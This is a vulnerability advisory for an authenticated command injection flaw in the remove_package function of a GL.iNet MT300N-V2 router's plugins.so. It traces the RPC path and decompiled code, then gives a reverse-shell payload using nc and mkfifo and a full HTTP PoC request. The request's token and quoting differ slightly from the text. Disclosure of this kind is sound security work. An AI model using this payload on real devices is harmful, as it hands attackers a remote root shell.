

GL.iNet MT300N-V2 plugins.so remove_package function Command injection vulnerability

Product Information

1	Brand: GL.iNet
2	Model: MT300N-V2
3	Firmware Version: v4.3.18
4	official website: https://www.gl-inet.com/
5	Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18

GL-MT300N-V2 Mango			
STABLE BETA CLEAN TOR			
Stable 固件下载			
稳定版本是固件的稳定版本。要安装固件请参阅 普通升级的固件教程 （有关 U-Boot 的说明，请参阅 本教程 ）			
发布	日期	版本发行说明	文件
4.3.25	2025-03-18		 下载用于普通升级及 U-BOOT 的固件 
4.3.18	2024-08-23		 下载用于普通升级及 U-BOOT 的固件 
4.3.17	2024-06-27		 下载用于普通升级及 U-BOOT 的固件 
4.3.11	2024-03-26		 下载用于普通升级及 U-BOOT 的固件 
4.3.10	2024-02-06		 下载用于普通升级及 U-BOOT 的固件 
4.3.7	2023-09-13		 下载用于普通升级及 U-BOOT 的固件 
3.216	2023-03-21		 下载用于普通升级及 U-BOOT 的固件 
3.215	2022-10-13		 下载用于普通升级及 U-BOOT 的固件 
3.105	2020-12-07		 下载用于普通升级及 U-BOOT 的固件 

Affected Component

1	remove_package function in \usr\lib\oui-httpd\rpc\plugins.so
---	--


Suggested description of the vulnerability

1	GL.iNet MT300N-V2 v4.3.18 plugins.so remove_package function Command injection vulnerability.
---	---

Vulnerability Details

Nginx's startup configuration file `gl.conf` defines the processing scripts for each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.



```
1  index gl_home.html;
2
3  lua_shared_dict shmem 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46 }
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {  
116     ["challenge"] = rpc_method_challenge,  
117     ["login"] = rpc_method_login,  
118     ["logout"] = rpc_method_logout,  
119     ["alive"] = rpc_method_alive,  
120     ["call"] = rpc_method_call  
121 }
```


Calls the `rpc_method_call` function, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)  
72     if #params < 3 then  
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
74         ngx.say(cjson.encode(resp))  
75         return  
76     end  
77  
78     local sid, object, method, args = params[1], params[2], params[3], params[4]  
79  
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then  
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
82         ngx.say(cjson.encode(resp))  
83         return  
84     end  
85  
86     if args and type(args) ~= "table" then  
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)  
88         ngx.say(cjson.encode(resp))  
89         return  
90     end  
91  
92     ngx.ctx.sid = sid  
93  
94     if not rpc.is_no_auth(object, method) then  
95         if not rpc.access("rpc", object .. "." .. method) then  
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)  
97             ngx.say(cjson.encode(resp))  
98             return  
99         end  
100     end  
101  
102     local res = rpc.call(object, method, args)  
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`

```
125  
126 local function glc_call(object, method, args)  
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")  
128  
129     local res = ngx.location.capture("/cgi-bin/glc", {  
130         method = ngx.HTTP_POST,  
131         body = cjson.encode({  
132             object = object,  
133             method = method,  
134             args = args or {}  
135         })  
136     })  
137
```

In `glc`, the corresponding handler library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder



The binary `plugins.so` contains a command injection vulnerability in the `remove_package` function.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

```

1 int __fastcall remove_package(int a1, int a2)
2 {
3     int v2; // $v0
4     char *v3; // $v0
5     const char **v4; // $s1
6     char *v5; // $s1
7     int v6; // $v0
8     int v7; // $v0
9     int v8; // $v0
10    int v9; // $v0
11    int v10; // $v0
12    int v11; // $v0
13    int v13; // $v0
14    int v14; // $v0
15    int v15; // $v0
16    int v16; // $v0
17    int v17; // $v0
18    char *haystack; // [sp+1Ch] [-140h]
19    char *haystacka; // [sp+1Ch] [-140h]
20    char *v22; // [sp+24h] [-138h]
21    char s[300]; // [sp+28h] [-134h] BYREF
22    int v24; // [sp+154h] [-8h]
23
24    v24 = *(_DWORD *)off_15128;
25    if ( off_150F0(&aVarLockOpkgLoc[dword_15024]) )
26    {
27        v10 = ((int (__fastcall *) (int, int))off_15064)(-1, -1);
28        ((void (__fastcall *) (int, char *, int))off_150DC)(a2, &ErrCode[dword_15024], v10);
29        v11 = ((int (__fastcall *) (char *))off_15118)(&aResourceTempor[dword_15024]);
30        ((void (__fastcall *) (int, char *, int))off_150DC)(a2, &ErrMsg[dword_15024], v11);
31    }
32    else
33    {

```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

plugins > plugins.remove_package

```

5 {
16 int v12; // $v0
17 int v14; // $v0
18 int v15; // $v0
19 int v16; // $v0
20 int v17; // $v0
21 int v18; // $v0
22 char *haystack; // [sp+1Ch] [-140h]
23 char *haystacka; // [sp+1Ch] [-140h]
24 char *v23; // [sp+24h] [-138h]
25 char s[300]; // [sp+28h] [-134h] BYREF
26 int v25; // [sp+154h] [-8h]
27
28 v25 = *(_DWORD *) (void *)0x15244;
29 if ( ((int (__fastcall *) (char *))check_file_is_exist)("/var/lock/opkg.lock") )
30 {
31     v11 = ((int (__fastcall *) (int, int))json_integer)(-1, -1);
32     ((void (__fastcall *) (int, char *, int))json_object_set_new)(a2, "err_code", v11);
33     v12 = ((int (__fastcall *) (char *))json_string)("Resource temporarily unavailable");
34     ((void (__fastcall *) (int, char *, int))json_object_set_new)(a2, "err_msg", v12);
35 }
36 else
37 {
38     v2 = ((int (__fastcall *) (int, char *))json_object_get)(a1, "name");
39     v3 = (char *) ((int (__fastcall *) (int))json_string_value)(v2);
40     haystack = v3;
41     if ( v3 && *v3 )
42     {
43         v4 = (const char **) (void *)0x15000;
44         v23 = (char *) &ipkg + (_DWORD)((void *)0x15000 - 21504);
45         do
46         {
47             if ( ((char *) (__fastcall *) (const char *, const char *))strstr(haystack, *v4) )
48             {
49                 v16 = ((int (__fastcall *) (int, int))json_integer)(-5, -1);
50                 ((void (__fastcall *) (int, char *, int))json_object_set_new)(a2, "err_code", v16);
51                 v17 = ((int (__fastcall *) (char *))json_string)("The software uninstall unsupport!");
52                 ((void (__fastcall *) (int, char *, int))json_object_set_new)(a2, "err_msg", v17);
53                 goto LABEL_17;
54             }
55             ++v4;
56         } while ( v23 != (char *)v4 );
57         if ( ((int (__fastcall *) (const char *, const char *))strcmp)(haystack, "gl-tor") )
58         {
59             if ( !((int (__fastcall *) (int, char *))json_object_get)(a1, "force")
60             || *(_DWORD *) ((int (__fastcall *) (int, char *))json_object_get)(a1, "force") != 5 )
61             {
62                 ((void *) (char *, const char *, ...))sprintf(s, "%s remove '%s' >/tmp/opkg.stdout 2>/tmp/opkg.stderr", *(void *)0x1500C, haystack);
63             }
64             else
65             {
66                 ((void *) (char *, const char *, ...))sprintf(s, "%s remove '%s' --autoremove >/tmp/opkg.stdout 2>/tmp/opkg.stderr", *(void *)0x1500C, haystack);
67             }
68         }
69     }
70     else
71     {
72         ((void *) (char *, const char *, ...))sprintf(s,
73         s,
74         "%s remove %s --autoremove >/tmp/opkg.stdout 2>/tmp/opkg.stderr",
75         *(void *)0x1500C,
76         (char *) &0x726F74 + 0x0);
77     }
78     ((void (__fastcall *) (const char *))system)(s);
79     haystacka = (char *) ((int (__fastcall *) (char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stderr");
80     v5 = (char *) ((int (__fastcall *) (char *))getShellCommandReturnDynamic)("cat /tmp/opkg.stdout");
81     if ( haystacka )

```

```

1 Source is the user-controllable JSON parameter name string.
2
3 v2 = json_object_get(a1, "name");
4 v3 = json_string_value(v2);
5 haystack = v3;
6
7 That is, the fields in the request JSON:
8
9 {
10     "name": "user-controllable string"
11 }
12
13 The value of "name" will enter the subsequent command concatenation logic.
14
15 Sink is system(s).
16
17 sprintf(s,
18     "%s remove '%s' >/tmp/opkg.stdout 2>/tmp/opkg.stderr",
19     *(void *)0x1500C,
20     haystack);
21
22 system(s);
23 Although the code wraps user input in single quotes, it does not escape
    single quotes. Therefore, as long as the attacker inserts a single quote in
    name, they can escape the original parameter boundary and inject additional
    shell commands.
24
25 The complete data flow is as follows:
26
27 remove_package(a1, a2)
28     └─ json_object_get(a1, "name")
29         └─ json_string_value(...)
30             └─ haystack = user_input
31                 └─ blacklist strstr(haystack,
protected_package)
32                                     └─ sprintf(s, "... remove '%s' ...",
haystack)
33                                         └─ system(s)

```

Attack


Obtain a shell by directly injecting commands.

```

1 "name":"'`rm -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
  2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`'"

```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_MT300N-V2_plugins_remove_package.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, update the value of the first element in the params list. The value corresponding to this PoC is ERextZVKCf4f1tWlFf3WcSmAw5yNsWK2.

```
1 POST /rpc HTTP/1.1
2
3 Host: 192.168.31.7
4
5 Content-Length: 244
6
7 Accept: application/json, text/plain, */*
8
9 Accept-Language: en-US
10
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12
13 Content-Type: application/json
14
15 Origin: http://192.168.31.7
16
17 Referer: http://192.168.31.7/
18
19 Accept-Encoding: gzip, deflate, br
20
21 Cookie: Admin-Token=ERextZVKCf4f1tWlFf3WcSmAw5yNsWK2
22
23 Connection: keep-alive
```

```
24
25
26
27 {"jsonrpc":"2.0","id":1999,"method":"call","params":
  ["ERextZVKCf4f1tWlFf3wcSmAw5yNswK2","plugins","remove_package",{"name":"'`rm
  -f /tmp/p; mkfifo${IFS}/tmp/p; (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
  2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`""]}]}
```

Discoverer

ZippyJia